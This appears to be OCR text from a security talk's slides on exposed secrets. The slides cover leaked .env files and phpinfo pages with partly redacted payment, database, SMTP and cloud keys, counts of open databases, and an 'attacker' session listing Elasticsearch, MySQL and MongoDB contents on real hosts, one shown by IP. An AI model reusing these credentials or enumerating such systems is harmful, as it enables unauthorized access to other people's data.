
Countries	
United States	243279
Germany	75698
France	54691
United Kingdom	46798
Ireland	42807
Japan	42144
Singapore	34578
China	33776
India	33201
Sweden	32458

Credentials leaks through .env files



```
[redacted]88/.env

DB_NAME="pwapp_db|"
DB_HOST="localhost"
DB_PW="|db[redacted]
DB_USER="pwapp_db|"
BASE_URL="https://[redacted].me/"
#PAYSTACK_SECRET_KEY="sk_test_35174555bfebe68a222007ed0d3a95225c46e6cf"
PAYSTACK_SECRET_KEY="sk_live_27c5c56a7d[redacted]b54e63fe0"
ENV="production"
STRIPE_API_KEY=sk_live_m2[redacted]00zfgYhay5
STRIPE_PUBLIC_KEY=pk_live_OJHGxpEF[redacted]500ov3sFWge
PAYMENT_WEBHOOK_SECRET=whsec_60jXz[redacted]ZpM8tepc
```

Payment gateway credentials




```
https://54[redacted]/.env

BASE_URL=https://api.[redacted]
ROOT_PATH=/var/www/deploy/downstream-api/app
CI_ENV=production
MEDIA_PATH=${ROOT_PATH}/med
DOWNLOAD_PATH=${ROOT_PATH}/
UPLOAD_PATH=/var/www/media/
CACHE_PATH=${root_path}/cache
TIMEZONE=America/Los_Angeles
DB_HOST="d[redacted].us-west-2.rds.amazonaws.com"
DB_USER="cd"
DB_PASSWORD=[redacted]
DB_NAME="d[redacted]"
ASSETS_VERSION=r002
API_VERSION=v2
SMTP_HOST="ssl://smtp.gmail.com"
SMTP_PORT=465
SMTP_USERNAME="[redacted]gmail.com"
SMTP_PASSWORD="[redacted]"
EMAIL_FROM=noreply@[redacted]
USE_TWO_WAY_AUTH=2
BUCKET_REGION="us-west-1"
BUCKET_NAME="jar-downstream-user-uploaded-files-prod"
BUCKET_API_KEY="A[redacted]WM"
BUCKET_API_SECRET="[redacted]
S3_REST_VERSION="2006-03-01"
DEBUG_LEVEL=0
```

Remote database credentials

Gapps/Google credentials

S3 Bucket credentials

Credentials leaks through PHP info




5[redacted]/info.php

_SERVER["GATEWAY_INTERFACE"]	CGI/1.1
_SERVER["SERVER_PROTOCOL"]	HTTP/1.1
_SERVER["REQUEST_METHOD"]	GET
_SERVER["QUERY_STRING"]	*no value*
_SERVER["REQUEST_URI"]	/info.php
_SERVER["SCRIPT_NAME"]	/info.php
_SERVER["PHP_SELF"]	/info.php
_SERVER["REQUEST_TIME_FLOAT"]	1654189098.97
_SERVER["REQUEST_TIME"]	1654189098
_ENV["EB_ROOT"]	/opt/elasticbeanstalk
_ENV["EB_CONFIG_SOURCE_BUNDLE"]	/opt/elasticbeanstalk/deploy/appsource/source_bundle
_ENV["RDS_HOSTNAME"]	a[redacted]ecn.us-east-1.rds.amazonaws.com
_ENV["RDS_DB_NAME"]	ebdb
_ENV["TERM"]	linux
_ENV["EB_CONFIG_SYSTEM_AWSEBREFERRERID"]	*no value*
_ENV["EB_CONFIG_APP_SUPPORT"]	/var/app/support
_ENV["PHP_ALLOW_URL_FOPEN"]	On
_ENV["EB_CONFIG_APP_USER"]	webapp
_ENV["RDS_PASSWORD"]	[redacted]
_ENV["PHP_DOCUMENT_ROOT"]	/wordpress/
_ENV["RDS_USERNAME"]	root
_ENV["PHP_MEMORY_LIMIT"]	256M
_ENV["EB_CONFIG_SYSTEM_LOGPUBLICATIONCONTROL"]	false
_ENV["PATH"]	/usr/local/sbin:/usr/local/bin:/usr/bin:/usr/sbin:/sbin:/bin
_ENV["EB_CONFIG_SYSTEM_AWSEBAGENTID"]	*no value*
_ENV["RUNLEVEL"]	3
_ENV["PARAM1"]	*no value*
_ENV["EB_CONFIG_APP_LOGS"]	/var/app/support/logs

Remote database credentials

Credentials leaks through PHP info



$_SERVER['HTTP_HOST']	185.[redacted]
$_SERVER['VB_API_KEY']	Jq[redacted]
$_SERVER['POSTER_LANDING_PATH']	/home/www/[redacted]oster/application/views/
$_SERVER['CDN_LANDING_PATH']	/home/www/[redacted]cdn/style/landing/single_game/
$_SERVER['PAYMENT_TEST_MODE']	false
$_SERVER['FORUM_COOKIE_PREFIX']	bb
$_SERVER['FORUM_SECRET']	E[redacted]O
$_SERVER['USER_SECRET']	5[redacted]1l
$_SERVER['PLATFORM_PREFIX']	GF
$_SERVER['SMTP_PASSWORD']	=[redacted]
$_SERVER['SMTP_USER']	noreply@[redacted]
$_SERVER['SITE_TITLE']	[redacted]
$_SERVER['ENCRYPTION_KEY']	[redacted]
$_SERVER['SESS_COOKIE_NAME']	[redacted]_session
$_SERVER['REDIS_PASSWORD']	null
$_SERVER['REDIS_PORT']	6522
$_SERVER['REDIS_HOST']	[redacted]
$_SERVER['DB_PASSWORD']	[redacted]x
$_SERVER['DB_USER']	[redacted]
$_SERVER['DB_PORT']	3320
$_SERVER['DB_HOST']	185.[redacted]
$_SERVER['PROTOCOL']	https

Encryption keys

SMTP credentials


Remote database credentials

ACL misconfiguration

Critical severity
~100,000 open databases
(with more than 1000 records)

… it gets darker …

Database engines with no auth or default configuration




Found 98717 results for
+dataset.rows:>1000


Countries	
China	36983
United States	26691
Germany	4528
Singapore	3085
France	2641
South Korea	2314
Russia	2291
India	2044
Hong Kong	2030
Japan	1619

Volume detected

Average : 12TB/day - Regular maximum : 130TB/day




Open ElasticSearch instances



```
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< location: /spaces/enter
< kbn-name: kibana-v1-69f5dd898f-jwsk7
< kbn-license-sig: e93c396b7ccddc86343675c481a6cbc14952360e4f43de94885e057ea6f832c3
< kbn-xpack-sig: f0f1a630c22c20c057ea061dce48eb98
< cache-control: no-cache
< content-length: 0
< date: Thu, 02 Jun 2022 19:26:15 GMT
< x-envoy-upstream-service-time: 3
< server: istio-envoy
< x-envoy-decorator-operation: kibana-host.be4u-services.svc.cluster.lc
<
* Connection #0 to host 34.143.236.19 left intact
attacker@localhost$ estk --url=http://34.143.236.19:5601 list
.kibana_task_manager_1 (2 docs)
.apm-agent-configuration (0 docs)
member-data (265653 docs)
.kibana_1 (14 docs)
attacker@localhost$ 
```

MYSQL Databases




```
Databases: 342, row count: 1644179, size: 226.0 MB
Found table gp.ret_cashflow_trn with 498 records
Found table gp.ret_cashreceipt_dt with 273011 records
Found table gp.ret_cashreceipt_hd with 122160 records
Found table gp.ret_cashreceipt_hd_cuserpc with 31434 records
Found table gp.ret_cashreceipt_p_dt with 0 records
Found table gp.ret_client with 0 records
Found table gp.ret_counter with 4 records
Found table gp.ret_dc_taxsum_gardenparkhq with 8 records
Found table gp.ret_envelop with 0 records
Found table gp.ret_fnb_cr_delete with 907 records
Found table gp.ret_fnb_mstdefaddon with 0 records
Found table gp.ret_fnb_mstdefaddon2 with 0 records
Found table gp.ret_fnb_mstdefaddon_h with 0 records
Found table gp.ret_fnbaddoncate with 0 records
Found table gp.ret_fnbgrp_tmpgpcoun_2 with 213 records
Found table gp.ret_fnbpromosetdet with 0 records
Found table gp.ret_fnbpromosetgrp with 0 records
```

Records of the cashflow on a service with receipt and links to users

A few MySQL servers are also vulnerable to RCE


MongoDB databases

Interesting name for a database?



```
Collections: 17, document count: 8870161, size: 1.7 GB
Found collection READ_ME_TO_RECOVER_YOUR_DATA.README  with 3 documents (2.2 kB)
Found collection admin.system.keys  with 7 documents (595 B)
Found collection admin.system.version  with 2 documents (764 B)
Found collection config.transactions  with 0 documents (0 B)
Found collection config.image_collection  with 0 documents (0 B)
Found collection config.system.sessions  with 57 documents (5.6 kB)
Found collection config.system.indexBuilds  with 0 documents (0 B)
Found collection local.system.rollback.id  with 1 documents (41 B)
Found collection local.oplog.rs  with 8869135 documents (1.7 GB)
Found collection local.replset.oplogTruncateAfterPoint  with 1 documents (71 B)
Found collection local.replset.election  with 1 documents (60 B)
Found collection local.system.replset  with 1 documents (810 B)
Found collection local.startup_log  with 9 documents (20.7 kB)
Found collection local.replset.minvalid  with 1 documents (0 B)
Found collection local.replset.initialSyncId  with 1 documents (49 B)
Found collection virtualmedia.users  with 882 documents (117.5 kB)
Found collection virtualmedia.channels  with 60 documents (2.7 kB)
```

Databases ransomware

